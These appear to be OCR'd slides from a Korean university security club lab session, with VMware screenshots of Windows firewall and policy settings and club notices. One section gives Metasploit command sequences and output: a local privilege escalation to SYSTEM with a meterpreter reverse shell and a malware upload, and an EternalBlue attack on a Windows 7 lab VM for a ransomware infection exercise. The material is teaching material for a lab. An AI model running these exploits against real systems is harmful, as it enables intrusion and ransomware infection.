네트워크 목록 관리자 정책	네트워크 이름, 아이본 및 위치 그룹 정책입니다.
공개 키 정책	
소프트웨어 제한 정책	
응용 프로그램 제어 정책	응용 프로그램 제어 정책
IP 보안 정책(위치: 로컬 컴퓨터)	인터넷 프로토콜 보안(IPsec) 관리. 다른 컴퓨터...
고급 검사 정책 구성	고급 검사 정책 구성

취소

Windows Media Player

The installed version of VMware Tools is not up to date. Log in to the guest operating system and click "Update Tools."

Upd





3dayWin - VMware Workstation

File Edit View VM Tabs Help

Library

Type here to search

- My Computer
 - Windows XF
 - Windows 7 x64
 - KISA-EDU-KALI
 - Win7-Victim
 - Kali-Linux-2021.2
 - Kali-Linux-2019.3
 - Kali-Linux-2019.3
 - Win7-Victim
 - Kali-Linux-2019.3
 - 3dayKali
 - 3dayWin
 - Shared VMs

3dayWin Win7-Victim

https://www.google.com/intl/ko_ALL/chrome/fallback/next-steps.html?statcb=0&installdataindex=empty&defaultbrowser=0 Chrome 웹브라우저



Chr

로컬 보안 정책

파일(F) 동작(A) 보기(V) 도움말(H)

보안 설정

- 계정 정책
- 로컬 정책
- 고급 보안이 포함된 Windows 방화벽
- 네트워크 목록 관리자 정책
- 공개 키 정책
- 소프트웨어 제한 정책
- 응용
- IP 보안
- 고급

정의된 소프트웨어 제한 정책 없음

이 그룹 정책 개체에 소프트웨어 제한 정책이 정의되어 있지 않습니다. 이 그룹 정책 개체에 소프트웨어 제한 정책을 정의하면 정의한 소프트웨어 제한 정책이 다른 그룹 정책 개체로부터 상속된 정책 설정보다 우선합니다.

새 소프트웨어 제한 정책(S)

모든 작업(K)

보기(V)

도움말(H)

현재 선택한 항목의 도움말을 표시합니다.





3dayWin - VMware Workstation

File Edit View VM Tabs Help

Library

Type here to search

- My Computer
 - Windows XP
 - Windows 7 x64
 - KISA-EDU-KALI
 - Win7-Victim
 - Kali-Linux-2021.2
 - Kali-Linux-2019.3
 - Kali-Linux-2019.3
 - Win7-Victim
 - Kali-Linux-2019.3
 - 3dayKali
 - 3dayWin
 - Shared VMs

3dayWin Win7-Victim

고급 보안이 포함된 Windows 방화벽
파일(F) 통찰(A) 보기(V) 도움말(H)

- 로컬 컴퓨터의 고급 보안이 포함된 Windows 방화벽
 - 인바운드 규칙
 - 아웃바운드 규칙
 - 연결 보안 규칙
 - 모니터링

로컬 컴퓨터의 고급 보안이 포함된 Windows 방화벽

고급 보안이 포함된 Windows 방화벽은 Windows 컴퓨터에 대한 네트워크 보안을 X

요

도메인

개인 프

공공 프

로컬

시작

컴퓨터

방화벽 규칙 보기 및 만들기

특정 프로그램이나 포트에 대한 연결을 허용하거나 차단하는 방화벽 규칙을 만듭니다. 연결 사용자, 그룹 또는 컴퓨터의 연결이 허용될 수도 있습니다. 기본적으로 인바운드 연결은 허용되고 아웃바운드 연결은 차단 규칙과 일치하지 않으면 허용됩니다.

인바운드 규칙

방화벽 상태(F): 사용(전장)

인바운드 연결(I): 차단(기본값)

아웃바운드 연결(T): 차단

보호된 네트워크 연결: 사용자 지정(S)...

설정

Windows 방화벽 동작을 제어하는 설정을 지정합니다. 사용자 지정(C)...

로그

문제 해결에 대한 로그 설정을 지정합니다. 사용자 지정(W)...

이 설정에 대해 자세히 알아보십시오.

확인 취소 적용(S)

작업

- 로컬 컴퓨터의 고급 보안이 포함된 Windows 방화벽
 - 정책 가져오기...
 - 정책 내보내기...
 - 복원...
 - 복구...
 - 고급...
 - 설정...
 - 도움말...



The installed version of VMware Tools is not up to date. Log in to the guest operating system and click "Update Tools."

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.





추가 공격

- 잘 안 보이는 부분은 칼리에서 탭키치면 나옵니다

공격자 환경설정 (권한상승용)

```
msf exploit(windows/browser/msl4_012_cmarkup_uaf) > use exploit/windows/local/msl4_058_track_popup_menu
msf exploit(windows/local/msl4_058_track_popup_menu) > set SESSION 1
SESSION => 1
msf exploit(windows/local/msl4_058_track_popup_menu) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(windows/local/msl4_058_track_popup_menu) > set lhost 192.168.223.131
lhost => 192.168.223.131
msf exploit(windows/local/msl4_058_track_popup_menu) > set lport 5555
lport => 5555
msf exploit(windows/local/msl4_058_track_popup_menu) > exploit

[*] Started reverse TCP handler on 192.168.223.131:5555
[*] Launching notepad to host the exploit...
[+] Process 3856 launched.
[*] Reflectively injecting the exploit DLL into 3856...
[*] Injecting exploit into 3856...
[*] Exploit injected. Injecting payload into 3856...
[*] Payload injected. Executing exploit...
[*] Sending stage (179779 bytes) to 192.168.223.100
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sleeping before handling stage...
[*] Meterpreter session 3 opened (192.168.223.131:5555 -> 192.168.223.100:49296) at 2018-08-16 09:06:00 +0900

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > upload mal.exe c:
[*] uploading : mal.exe -> c:
[*] uploaded : mal.exe -> c:\mal.exe
```



악성코드(랜섬웨어) 감염 실습

• exploit/windows/smb/ms17_010_eternalblue (Windows 7 x64 대상)

```
msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.223.100
rhost => 192.168.223.100
msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.223.131
lhost => 192.168.223.131
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
```

```
[*] Started reverse TCP handler on 192.168.223.131:6666
[*] 192.168.223.100:445 - Connecting to target for exploitation.
[+] 192.168.223.100:445 - Connection established for exploitation.
[+] 192.168.223.100:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.223.100:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.223.100:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.223.100:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.223.100:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 192.168.223.100:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.223.100:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.223.100:445 - Sending all but last fragment of exploit packet
[*] 192.168.223.100:445 - Starting non-paged pool grooming
[+] 192.168.223.100:445 - Sending SMBv2 buffers
[+] 192.168.223.100:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.223.100:445 - Sending final SMBv2 buffers.
[*] 192.168.223.100:445 - Sending last fragment of exploit packet!
[*] 192.168.223.100:445 - Receiving response from exploit packet
[+] 192.168.223.100:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.223.100:445 - Sending egg to corrupted connection.
[*] 192.168.223.100:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.223.100
[*] Sleeping before handling stage...
[*] Meterpreter session 5 opened (192.168.223.131:6666 -> 192.168.223.100:49158) at 2018-08-16 11:36:32 +0900
[+] 192.168.223.100:445 - =====
[+] 192.168.223.100:445 - =====WIN=====
[+] 192.168.223.100:445 - =====
```



팀 프로젝트

팀프로젝트 진행 및 재정의

공지

행사 및 과제 안내



행사 안내

- 중간고사 기간 휴식 및 회식

□ 10.18~10.25 휴식

- 동아리 활동 2주간 휴식
- 11.01 재개
- 이번 주는 코딩테스트 및 CTF 문제풀이 과제가 없습니다.
- 리뷰는 해주세요

□ OB와의 만남(오늘)

- 팔각도에서 회식
- 동아리에서 회식비용 전액지원





행사 안내

- CPPG 접수

- CPPG(개인정보관리사)

- 원가 130,000
- 학생일 때 50% 할인
- 10.16부터 접수
- 12월에 시험
- 관심있으신분 같이 준비



Thank you

